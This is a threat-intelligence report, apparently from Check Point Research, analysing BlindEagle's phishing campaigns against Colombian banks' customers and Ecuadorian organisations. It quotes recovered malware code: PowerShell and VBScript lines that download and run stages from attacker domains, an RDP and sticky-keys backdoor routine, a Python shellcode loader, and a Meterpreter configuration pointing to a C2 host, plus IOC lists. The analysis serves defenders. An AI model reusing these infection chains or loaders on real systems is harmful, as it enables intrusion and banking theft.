BlindEagle Targeting Ecuador With Sharpened Tools

research.checkpoint.com/2023/blindeagle-targeting-ecuador-with-sharpened-tools/

January 5, 2023

Research by: Marc Salinas Fernandez.

HIGHLIGHTS:

- *APT-C-36, also known as Blind Eagle, is a financially motivated threat group that has been launching indiscriminate attacks against citizens of various countries in South America* since at least 2018.
- *In a recent campaign targeting Ecuador based organizations, CPR detected a new infection chain that involves a more advanced toolset.*
- *The backdoor chosen for this campaign is typically used by espionage campaigns, which is unusual for this group*

ACTIVE CAMPAIGNS AGAINST COLOMBIAN TARGETS

For the last few months, we have been observing the ongoing campaigns orchestrated by Blind Eagle, which have mostly adhered to the TTPs described above — phishing emails pretending to be from the Colombian government. One typical example is an email purportedly from the Ministry of Foreign Affairs, threatening the recipient with issues when leaving the country unless they settle a bureaucratic matter.

Such emails usually feature either a malicious document or a malicious link, but in this case, the attackers said “why not both?” and included both a link and a terse attached PDF directing the unfortunate victim to the exact same link.

VER PROCESO ID 2036521045875

Este documento adjunto contiene una clave es : colombia

In both cases, the link in question consists of a legitimate link-shortening service URL that geolocates victims and makes them communicate with a different “server” depending on the original country (`https://gtly[.]to/QvlFV_zgh`). If the incoming HTTP request originates from outside Colombia, the server aborts the infection chain, acts innocent and redirects the client to the official website of the migration department of the Colombian Ministry of Foreign Affairs.

```
→  ~ curl https://api.myip.com/
{"ip":"[redacted]","country":"Spain","cc":"ES"}%
→  ~ curl https://gtly.to/QvlFV_zgh
Moved Permanently. Redirecting to https://www.migracioncolombia.gov.co/%
```

If the incoming request seems to arrive from Colombia, the infection chain proceeds as scheduled. The server responds to the client with a file for download. This is a malware executable hosted on the file-sharing service MediaFire. The file is compressed, similar to a ZIP file, using the LHA algorithm. It is password-protected, making it impervious against naive static analysis and even naive sandbox emulation. The password is found both in the email and in the attached PDF.

```
→  ~ curl https://api.myip.com/
{"ip":"199.33.68.16","country":"Colombia","cc":"CO"}%
→  ~ curl https://gtly.to/QvlFV_zgh
Moved Permanently. Redirecting to https://www.mediafire.com/file/cfnw8rwufptk5jz/migracioncolombiaprocesopendienteid2036
521045875referenciawwwmigraciongovco.LHA/file%
```

The malicious executable inside the LHA is written in .Net and packed. When unpacked, a modified sample of QuasarRAT is revealed.

QuasarRAT is an open source trojan available in multiple sources like Github. The (probably Spanish-speaking) actors behind this APT group have added some extra capabilities over the last few years, which are easy to spot due to the names of functions and variables in Spanish. This process, by which threat actors abuse access to malware sources and each create their own special versions of that malware, is sadly not without precedent in the security landscape and always makes us heave a sad sigh when we encounter it.

Although QuasarRAT is not a dedicated banking Trojan, it can be observed from the sample's embedded strings that the group's main goal in the campaign was to intercept victim access to their bank account.

```
public static void CaptionVIEW()
{
    string value = DateTime.Now.ToString("yyyy");
    bool flag = Cap_Active.CapAct.Contains("Bancolombia Sucursal Virtual Personas");
    if (flag)
    {
        Cap_Active.CapView = "BANCOLPERSO - ";
        bool flag2 = ClientData.NameCliente.Contains(value);
        if (flag2)
        {
            ClientData.NameCliente = "BANCOLPERSO +";
        }
    }
    else
    {
        bool flag3 = Cap_Active.CapAct.Contains("Sucursal_Virtual_Empresas_");
        if (flag3)
        {
            Cap_Active.CapView = "BANCOLEMPRE - ";
            bool flag4 = ClientData.NameCliente.Contains(value);
            if (flag4)
            {
                ClientData.NameCliente = "BancolEmpre +";
            }
        }
        else
```

This is a complete list of targeted entities:


Bancolombia Sucursal Virtual Personas
Sucursal_Virtual_Empresas_
Portal Empresarial Davivienda
BBVA Net Cash
Colpatria – Banca Empresas
bancaempresas.bancocajasocial.com
Empresarial Banco de Bogota
conexionenlinea.bancodebogota.com
AV Villas – Banca Empresarial
Bancoomeva Banca Empresarial
TRANSUNION
Banco Popular
portalpymes
Blockchain
DashboardDavivienda

Some extra features added to Quasar by this group are a function named "ActivarRDP" (activate RDP) and two more to activate and deactivate the system Proxy:

```
ic static void ActivarRDP()

Registry.LocalMachine.CreateSubKey("SYSTEM\\CurrentControlSet\\Control\\Terminal Server\\WinStations\\RDP-Tcp").SetValue("UserAuthentication", 0, RegistryValueKind.DWord);
Registry.LocalMachine.CreateSubKey("SYSTEM\\CurrentControlSet\\Control\\Lsa").SetValue("LimitBlankPasswordUse", 0, RegistryValueKind.DWord);
Registry.LocalMachine.CreateSubKey("SYSTEM\\CurrentControlSet\\Control\\Terminal Server").SetValue("fSingleSessionPerUser", 0, RegistryValueKind.DWord);
Registry.LocalMachine.CreateSubKey("SYSTEM\\CurrentControlSet\\Control\\Terminal Server\\WinStations\\RDP-Tcp").SetValue("SecurityLayer", 0, RegistryValueKind.DWord);
Registry.LocalMachine.CreateSubKey("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\sethc.exe").SetValue("Debugger", "C:\\windows\\system32\\cmd.exe",
```

Along with a few more commands that incur technical debt by impudently disregarding Quasar's convention for function name and parameter order:




A BETTER CAMPAIGN FEATURING NEWER TOOLS

One specific sample caught our attention as it was related to a government institution from Ecuador and not from Colombia. While Blind Eagle attacking Ecuador is not unprecedented, it is still unusual. Similarly to the campaign described above, the geo-filter server in this campaign redirects requests outside of Ecuador and Colombia to the website of the Ecuadorian Internal Revenue Service:


```
→  ~ curl https://gtly.to/dGBeBqd8z
Moved Permanently. Redirecting to https://www.sri.gob.ec/
```

If contacted from Colombia or Ecuador, the downloaded file from Mediafire will be a RAR archive with a password. But instead of a single executable consisting of some packed RAT, the infection chain, in this case, is much more elaborate:



Inside the RAR archive, there is an executable built with PyInstaller with a rather simplistic Python 3.10 code. This code just adds a new stage in the infection chain:

```
import os
import subprocess
import ctypes
ctypes.windll.user32.ShowWindow(ctypes.windll.kernel32.GetConsoleWindow(), 0)
wsx = 'mshta <https://gtly> [.] to/dGBeBqd8z'
os.system(wsx)
```

`mshta` is a utility that executes Microsoft HTML Applications, and the attackers abuse it here to download and execute the next stage, which contains VBS code embedded in an HTML.

```
<script language="VBScript">
CreateObject("Wscript.Shell").run"powershell.exe -noexit ""$a1='IEX ((new-object
net.webclient).downl';$a2='oadstring(''https://[malicious domain]/wins''))';$a3=""$a1,$a2"";IEX(-join $a3)""", 0, true
self.close
</script>
```

Usually campaigns by Blind Eagle abuse legitimate file sharing services such as Mediafire or free dynamic domains like “*.linkpc.net”; this case is different, and the next stage is hosted at the malicious domain upxsystems[.]com.

This next-stage downloads and executes yet another next-stage, a script written in Powershell:

```
function StartA{
[version]$OSVersion = [Environment]::OSVersion.Version
If ($OSVersion -gt "10.0") {
    iex (new-object net.webclient).downloadstring("https://[malicious domain]/covidV22/ini/w10/0")
} ElseIf ($OSVersion -gt "6.3") {
    iex (new-object net.webclient).downloadstring("https://[malicious domain]/covidV22/ini/w8/0")
} ElseIf ($OSVersion -gt "6.2") {
    iex (new-object net.webclient).downloadstring("https://[malicious domain]/covidV22/ini/w8/0")
} ElseIf ($OSVersion -gt "6.1") {
    iex (new-object net.webclient).downloadstring("http://[malicious domain]/covidV22/ini/w7/0")
}

}
StartA
```

The above Powershell checks the system version and downloads the appropriate additional Powershell. This additional OS-specific Powershell checks for installed AV tools and behaves differently based on its findings.

The main difference between each next stage consists in different pieces of code that will try to disable the security solution (for example Windows Defender), but in all cases, regardless of the type of security solution installed on the computer, the next stagewill download a version of python suitable for the target OS and install it:

```
Function PY(){
        if([System.IntPtr]::Size -eq 4)
        {
        $progressPreference = 'silentlyContinue'
        $url = "<https://www.python.org/ftp/python/3.9.9/python-3.9.9-embed-win32.zip>"
        $output = "$env:PUBLIC\\py.zip"
        $start_time = Get-Date
        $wc = New-Object System.Net.WebClient
        $wc.DownloadFile($url, $output)
        New-Item "$env:PUBLIC\\py" -type directory
        $FILE=Get-Item "$env:PUBLIC\\py" -Force
        $FILE.attributes='Hidden'
        $shell = New-Object -ComObject Shell.Application
        $zip = $shell.Namespace("$env:PUBLIC\\py.zip")
        $items = $zip.items()
        $shell.Namespace("$env:PUBLIC\\py").CopyHere($items, 1556)
        start-sleep -Seconds 2;
        Remove-Item "$env:PUBLIC\\py.zip"
        Remove-Item "$env:USERPROFILE\\PUBLIC\\Local\\Microsoft\\WindowsApps\\*.*" -Recurse -Force
        Remove-Item "$env:USERPROFILE\\AppData\\Local\\Microsoft\\WindowsApps\\*.*" -Recurse -Force
        setx PATH "$env:path;$env:PUBLIC\\py"
        New-Item -Path HKCU:\\Software\\Classes\\Applications\\python.exe\\shell\\open\\command\\ -Value
"""$env:PUBLIC\\py\\python.exe"" ""%1""" -Force
        Set-ItemProperty -path 'hkcu:\\Software\\Classes\\Local Settings\\Software\\Microsoft\\Windows\\Shell\\MuiCache\\' -name
"$env:PUBLIC\\py\\python.exe.ApplicationCompany" -value "Python Software Foundation"
        Set-ItemProperty -path 'hkcu:\\Software\\Classes\\Local Settings\\Software\\Microsoft\\Windows\\Shell\\MuiCache\\' -name
"$env:PUBLIC\\py\\python.exe.FriendlyAppName" -value "Python"

       }
....
```

It will then download two scripts named `mp.py` and `ByAV2.py` which will be stored in the user `%Public%` folder and for which it will create a scheduled task that will run every 10 minutes. For Windows 7 the task will be created by downloading an XML from the C2 "upxsystems[.]com", while for Windows 8, 8.1, and 10 the malware will create the task using the cmdlet "New-ScheduledTask*".

In the case of Windows 7, the task is preconfigured to be executed as System and contains the following description

> *<Description> Mantiene actualizado tu software de Google. Si esta tarea se desactiva o se detiene, tu software de Google no se mantendrá actualizado, lo que implica que las vulnerabilidades de seguridad que puedan aparecer no podrán arreglarse y es posible que algunas funciones no anden. Esta tarea se desinstala automáticamente si ningún software de Google la utiliza. </Description>*

It's written using the kind of Spanish that is commonly spoken in the target countries, which can be noticed for example with the use of "*es posible que algunas funciones* ***no anden***" instead of "**no se ejecuten**" or any other variation more common in different geographic regions.

The full description can be translated to:

"*Keeps your Google software up to date. If this task is disabled or stopped, your Google software will not be kept up to date, which means that security vulnerabilities that may appear cannot be fixed and some features may not work. This task is automatically uninstalled if no Google software uses it.*"

After downloading the Python scripts and adding persistence, the malware will try to kill all processes related to the infection.

Regarding the two downloaded scripts, both are obfuscated using homebrew encoding that consists of base64 repeated 5 times (we will never, ever, tire of responding to such design choices with "*known to be 5 times as secure as vanilla base64*"):

```
import base64;
exec(
  base64.b64decode(
    bytes('aW1wb3J0IGJhc2U2NDtleGVjKGJhc2U2NC5iNjRkZWNvZGUoY
```

After deciphering these strings for each script we obtain two different types of Meterpreter samples.

ByAV2.py

This code consists of an in-memory loader developed in Python, which will load and run a normal Meterpreter sample in DLL format that uses "tcp://systemwin.linkpc[.]net:443" as a C2 server.

Python has a built-in PRNG, and in principle no one is stopping you from constructing a stream cipher based on it, which is what the malware authors do here. The embedded DLL is decrypted using this makeshift "randint stream cipher" with an embedded key (in this construction the key is used as the seed to prime the `random` library). In the grand tradition of cryptography used inside of malware purely to obfuscate buffers using a hardcoded key, the question of how secure this makeshift cipher is has exactly zero consequences.

```
....

def decode(shell_code,keys):
    shell_code_base64 = ''
    random.seed(keys)
    code = shell_code.split(',')
    for item in code:
        item = int(item)
        shell_code_base64 += chr(item ^ random.randint(0, 255))
    return shell_code_base64

....

def run(shellcode):
    ctypes.windll.kernel32.VirtualAlloc.restype=ctypes.c_uint64
    rwxpage = ctypes.windll.kernel32.VirtualAlloc(0, len(shellcode), 0x3000, 0x40)
    ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_uint64(rwxpage), ctypes.create_string_buffer(shellcode), len(shellcode))
    handle = ctypes.windll.kernel32.CreateThread(0, 0, ctypes.c_uint64(rwxpage), 0, 0, 0)
    ctypes.windll.kernel32.WaitForSingleObject(handle, -1)

if __name__ == '__main__':
    ShellCode = '''"\\x54\\x56\\x70\\x42\\x55\\x6c\\x56\\x49\\x69\\x65\\x56\\x49\\x67\\x2b\\x77"
"\\x67\\x53\\x49\\x50\\x6b\\x38\\x4f\\x67\\x41\\x41\\x41\\x41\\x41\\x57\\x30"
    --More--
"\\x51\\x44\\x67\\x41\\x41\\x43\\x67\\x41\\x41\\x41\\x41\\x41\\x41\\x41\\x41"
"\\x41\\x41\\x41\\x50\\x2f\\x2f\\x2f\\x38\\x3d"'''
    ....
    keys = 'Axx8'
    shellcode = decode(shell_code,keys)
    ....
    run(shellcode)
```

mp.py

The second script basically consists of another sample of Meterpreter — this time a version developed entirely in Python and using the same C2 server. We can only speculate on why the server was configured to drop the same payload with the same C2 server but written in a different language; possibly one of the samples acts as a plan B in case of the other sample gets detected by some antivirus solution and removed.

```
DEBUGGING = False
DEBUGGING_LOG_FILE_PATH = None
TRY_TO_FORK = True
HTTP_CONNECTION_URL = 'https://winsystem.linkpc.net:443/XYAOJ3Qc3dqQQYVV8w7O1wLIAmN6w1Kpag4N-zwdjpJaDNg4GHhHySNuKlnOAfRycvLYIqsgu2-73uRq2WrLqP3Ov36iwaVbFH8ivLHSVo1-srBMF9dTB5EUKCIlm/'
HTTP_PROXY = None
HTTP_USER_AGENT = 'Mozilla/5.0 (Macintosh; Intel Mac OS X 12_2_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.81 Safari/537.36'
HTTP_COOKIE = None
HTTP_HOST = None
HTTP_REFERER = None
PAYLOAD_UUID = 'e94c287b8dcd6a8a2ee53bf14daa7073'
SESSION_GUID = '00000000000000000000000000000000'
SESSION_COMMUNICATION_TIMEOUT = 300
SESSION_EXPIRATION_TIMEOUT = 604800
SESSION_RETRY_TOTAL = 3600
SESSION_RETRY_WAIT = 10
```

CONCLUSION

Blind Eagle is a strange bird among APT groups. Judging by its toolset and usual operations, it is clearly more interested in cybercrime and monetary gain than in espionage; however, unlike most such groups that just attack the entire world indiscriminately, Blind Eagle has a very narrow geographical focus, most of the time limited to a single country. This latest campaign targeting Ecuador highlights how, over the last few years, Blind Eagle has matured as a threat — refining their tools, adding features to leaked code bases, and experimenting with elaborate infection chains and "Living off the Land" as seen with the clever abuse of `mshta`. If what we've seen is any indication, this group is worth keeping an eye on so that victims aren't blindsided by whatever clever thing they try next.

Check Point's anti-phishing solutions for office 365 & G suite analyzes all historical emails in order to determine prior trust relations between the sender and receiver, increasing the likelihood of identifying user impersonation or fraudulent messages. Artificial Intelligence (AI) and Indicators of Compromise (IoCs) used in the past train the Harmony Email & Office platform for what to look for in complex zero-day phishing attacks.

IOCs

8e864940a97206705b29e645a2c2402c219285835720521356783844357 2f564
2702ea04dcbbbc3341eeffb494b692e15a50fbd264b1d676b56242aae3dd9001
f80eb2fcefb648f5449c618e83c4261f977b18b979aacac2b318a47e99c19f64
68af317ffde8639edf2562481912161cf398f0edba6e06745d90c1359554c76e

61685ea4dc4ca4d01e0513d5e23ee04fc9758d6b189325b34d5b16da254cc9f4
https://www.mediafire[.]com/file/cfnw8rwufptk5jz/migracioncolombiaprocesopendienteid2036521045875referenciawwwmigraciongovco.LHA/file
https://gtly[.]to/QvlFV_zgh
https://gtly[.]to/cuOv3gNDi
https://gtly[.]to/dGBeBqd8z
laminascol[.]linkpc[.]net
systemwin[.]linkpc[.]net
upxsystems[.]com
c63d15fe69a76186e4049960337d8c04c6230e4c2d3d3164d3531674f5f74cdf
353406209dea860decac0363d590096e2a8717dd37d6b4d8b0272b02ad82472e
a03259900d4b095d7494944c50d24115c99c54f3c930bea08a43a8f0a1da5a2e
46addee80c4c882b8a6903cced9b6c0130ec327ae8a59c5946bb954ccea64a12
c067869ac346d007a17e2e91c1e04ca0f980e8e9c4fd5c7baa0cb0cc2398fe59
10fd1b81c5774c1cc6c00cc06b3ed181b2d78191c58b8e9b54fa302e4990b13d
c4ff3fb6a02ca0e51464b1ba161c0a7387b405c78ead528a645d08ad3e696b12
ac1ea54f35fe9107af1aef370e4de4dc504c8523ddaae10d95beae5a3bf67716

GO UP
BACK TO ALL POSTS